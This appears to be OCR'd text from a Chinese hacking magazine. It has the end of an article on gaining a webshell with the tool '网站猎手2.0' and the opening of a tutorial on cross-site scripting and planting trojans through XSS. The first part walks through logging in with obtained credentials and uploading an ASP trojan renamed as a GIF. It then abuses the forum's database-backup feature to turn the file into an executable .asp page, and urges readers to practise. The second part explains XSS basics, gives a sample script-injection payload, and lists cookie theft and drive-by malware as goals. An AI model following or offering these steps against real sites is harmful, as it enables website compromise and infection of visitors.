


图16




图17

再返回到论坛，重新进行登录，使用用户名shakespear，密码886248，登录成功了，随便找一个版块，上传我们的木马吧，由于不能直接上传ASP文件，所以事先要将小马的扩展名改成JGP或者GIF，点击上传，上传成功，如图18。




图18

再点“管理”选项，输入用户名sqc，密码886248，成功进入后台了，点击“备份数据库”，在当前数据库路径里输入“UploadFile/2008-3/689175555927.gif”(就是前面上传的图片)，备份数据库目录就不用填了，数据库名称cool3416.asp，最后点确定，如图19。好了，备份成功了，如图20。




图19




图20




图21




图22




图23

打开IE浏览器，访问cool3416.asp，如图21，可爱的小马又出来了吧，再来上传大马吧，如图22，上传成功了，再打开我们的大马看看吧，如图23。

再一次，轻轻松松的得到了webshell，现在大家对于网站猎手2.0的使用已经非常了解了吧，有空的时候，就多多练习一下吧。

如果大家在使用过程中发现了其它更有效的使用方法或是使用技巧的话，也别忘了写出来和菜鸟一起分享哟！

（文章中涉及到的网站猎手2.0以及asp木马已经收录在了光盘中）

跨站挂马全攻略

A1Pass［任晓珲］

现在的黑客攻击中，跨站挂马似乎正在成为攻击的一个主流话题，鉴于这种形势，我就把自己在学习跨站挂马过程中的一点心得总结出来与大家分享。

由于考虑到知识的认知过程以及入门朋友们的基础水平问题，本文将分为“基础知识”、“跨站漏洞”与“挂马技巧”三部分。我们先来学习一下基础知识以及跨站攻击的利用方法。

一、基础知识

1、什么是UBB码

XSS攻击主要是在两种环境下进行，一种是用户自己构造的标签，构造的标签要严格遵循HTML标记语言，而UBB码则是HTML的一个变种，属于系统提供的标签。UBB代码简单，功能很少，但由于其TAG语法检查实现非常容易，所以许多网站都引用了这种代码以方便广大网友的使用，当然，同时也为我们打开了方便之门。

下面我列出几个例子，以便大家对UBB码有一个感性的认识。显示为粗体效果：**[B]文字[/B]**；显示为斜体效果：**[I]文字[/I]**；显示文字的超链接：**[URL= http://www.hackerxfiles.net/]黑客X档案官方站[/URL]**。通过上面的例子，我们可以看出UBB码使用的是中括号标签“[”与“]”。为什么要介绍这些呢？因为关键时候，我们借助UBB码也可以达到跨站的效果。




图1

2、什么是HTML输入

有条件的读者可以打开X档案的网站看看，我们在IE浏览器的页面中单击右键，选择“查看源文件（V）”，如图1，然后就会弹出如图2那样一个以首页文件命名的记事本。

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<title>黑客X档案官方站</title>
<meta name="keywords" content="黑客X档案官方站" />
<meta name="description" content="黑客X档案官方站" />
<link rel="stylesheet" type="text/css"
href="http://www.hackerxfiles.net/templates/Winter/css/style.css" />
<script type="text/javascript">
var siteUrl = "http://www.hackerxfiles.net";
</script>
<script src="http://www.hackerxfiles.net/include/js/ajax.js" type="text/javascript"
language="javascript"></script>
<script src="http://www.hackerxfiles.net/include/js/common.js"
type="text/javascript" language="javascript"></script>
<base target="_blank" />
</head>

<body>
<div id="wrap">
<div id="header">
  <div id="topmenu">
<div> </div>
<ul style="z-index: 2;">
<li><a href="http://www.hackerxfiles.net" target="_self">首页</a></li>
<li><a href="http://www.hackerxfiles.net?action_news.html" target="_self">资讯
</a></li>
<li><a href="http://www.hackerxfiles.net?action_blog.html" target="_self">日志
</a></li>
```

图2

我们可以看到里面的代码都是用“<”与“>”括起来的，而这个“<”与“>”分别就是HTML的开始与结束标记。例如我们输入**<Script>alert("text")</Script>**就是输入了一段HTML码，可以看到这段代码被“<”与“>”分成了两个标签，分别是“<Script>”与“</Script>”，中间的则是这个标签需要解释的内容，关于这段HTML码的意义，我在下面会为大家解释清楚，大家不要急，更不要害怕！

其实基础的跨站应用无非就是几个步骤的问题，要比SQL注入简单的多了！在本篇文章中我争取从实用角度出发，让大家从啥都不懂，到能自主实战，但是前提是你必须仔细的阅读过本文才行。

二、什么是跨站漏洞

所谓的跨站漏洞，就是往数据库里插入特定恶意代码的一种攻击技术，它被称为“XSS”或“CSS”。了解网页设计的朋友可能会感到很困惑，CSS不是层叠式样式表的简称吗？没错，只不过是重名而已，因为跨站攻击的英文是Cross-Site Scripting，所以简称为CSS。但是为了与层叠式样式表区分开来，现在普遍都叫做XSS了。那么XSS为什么会被称作跨站攻击呢？这是因为入侵者通过别人的网站脚本漏洞来达到攻击的效果，就是说可以隐藏攻击者的身份，因此叫做跨站攻击。其实“Cross-Site Scripting”（跨站点脚本）从意义上来讲属于错误的名字，因为XSS攻击与脚本基本上没什么关系，甚至根本不一定是跨站点的。但是自从最初发现这种攻击方法时就起了这样一个名字，所以沿用至今，大家也就只能接受了。

对于受到XSS攻击的服务器来说，被插入恶意代码的WEB程序会永久的储存这些代码，除非人为的删除掉它们！当有人访问这个WEB程序下的某个页面时，恶意代码就会混杂在正常的代码中发送给浏览者，从而导致浏览器执行相应代码，从而达到黑客的攻击目的。

一般情况下，人机交互比较高的WEB程序更容易受到XSS攻击，比如论坛、留言板与带有评论功能的新闻系统等。而当黑客成功的插入相关恶意代码时，那么他就可以挂马、获取管理员的登录Cookie、强制执行操作甚至格式化浏览者的磁盘（不过使用IE6.0的朋友不用担心硬盘被格式化，因为IE6.0的默认安全规则会阻止这些危险动作的发生）！只要是脚本能够实现的功能，跨站攻击同样都能够达到，因此XSS攻击的危害程度甚至与溢出攻击不相上下！

三、跨站攻击的原理

其实，XSS攻击的本质还是注入的问题，只不过XSS注入的是恶意的HTML脚本而已。但是这些注入的恶意代码为什么会被执行呢？事实上这是由于浏览器的不足而造成的。

浏览器在接受数据时，无法辨认哪些是应该解释的代码，哪些是不需要解释的数据。如果是数据，浏览器完全可以简单的将其显示出来，但可悲的是浏览器做不到这点，只要碰到符合条件的标记，它就会将其解释执行，这就给我们的XSS攻击埋下了伏笔。所以，WEB程序在接受数据时如果不做有效的过滤，就会导致恶意代码进入数据库，而且我们注入的JavaScript代码可以在安全策略准许的范围内执行任何操作，如果这段JavaScript代码可以让对方的电脑下载并执行你的木马时，这就是我们所说的“挂马”了。

归根结底，跨站攻击的根本漏洞就在WEB程序里，大家可以看看图3，有助于各位进一步理解XSS攻击的含义，我们通过上图可以看出，如果WEB程序能做更好的过滤，XSS攻击是完全有可能被避免的。

